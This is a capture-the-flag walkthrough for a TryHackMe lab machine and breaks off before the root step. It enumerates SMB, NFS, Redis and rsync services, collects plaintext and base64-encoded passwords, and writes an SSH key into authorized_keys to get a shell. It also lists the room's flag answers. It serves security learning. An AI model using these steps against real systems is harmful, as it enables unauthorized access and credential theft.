
Task 1
Lets start with a nmap scan shall we?
nmap -sC -sV 10.10.106.247

we have quite a few posibilities so lets see if metaspolit sees anything
Since we see some SMB shares lets try for that
lets add the IP to our host file with
sudo nano /etc/hosts
I named it VulnInternal
smbmap -H VulnInternal


We see a share named “shares” lets look into it shall we?
smbmap -H VulnInternal -u root -R
Now we neet to “get” the file suspiciously named “services.txt”
smbget -R smb://VulnInternal/shares/temp/services.txt
Lets cat that file
cat services.txt

What is the services flag? (services.txt)
THM{0a09d51e488f5fa105d8d866a497440a}
Port 2049 looks different
a quick search Here shows that we can look into NFS shares
showmount -e VulnInternal
We can copy this into a new directory to look into the results
mkdir VulnInternal
sudo mount -t nfs VulnInternal:/opt/conf VulnInternal
cd VulnInternal
lets see if we can find anything with grep
grep -R pass

After some googling and finding what redis was I found that we need a tool to try and work with it
sudo apt install redis-tools
Lets try to get in with that password we found
redis-cli -h VulnInternal -a B65Hx562F@ggAZ@F
info

Now at the bottom we see a key space that we can look into further
keys *
Key #3 is “internal flag”
get "internal flag"
What is the internal flag? (“internal flag”)
THM{ff8e518addbbddb74531a724236a8221}
type authlist
I learned from a write up about lrange
lrange authlist 1 99999
“QXV0aG9yaXphdGlvbiBmb3IgcnN5bmM6Ly9yc3luYy1jb25uZWN0QDEyNy4wLjAuMSB3aXRoIHBhc3N3b3JkIEhjZzNIUDY3QFRXQEJjNzJ2Cg==”
is written 3 times and is most likely base64

looks like we are going to use rysnc as well (password: Hcg3HP67@TW@Bc72v)
rsync rsync://rsync-connect@VulnInternal/
There is a folder named files lets look into it
rsync rsync://rsync-connect@VulnInternal/files
rsync rsync://rsync-connect@VulnInternal/files/sys-internal/
lets look into the txt file
it didn’t want to save itn oa nromal folder so I moved it to the tmp
cd /tmp
sudo rsync rsync://rsync-connect@VulnInternal/files/sys-internal/user.txt user.txt -v
sudo cat user.txt
What is the user flag? (user.txt)
THM{da7c20696831f253e0afaca8b83c07ab}
What is the root flag? (root.txt)
A walkthrough taught me that rysnc can pull and push files such as a new SSH key!
ssh-keygen (to create a key in tmp named VulnKey)
rsync id_rsa.pub rsync://rsync-connect@VulnInternal/files/sys-internal/.ssh/authorized_keys
Lets make sure our key was put in the folder
rsync rsync://rsync-connect@internal.thm/files/sys-internal/.ssh/
ssh sys-internal@VulnInternal -i id_rsa
after rooting around there is a folder named TeamCity
the readme shows us how to run a file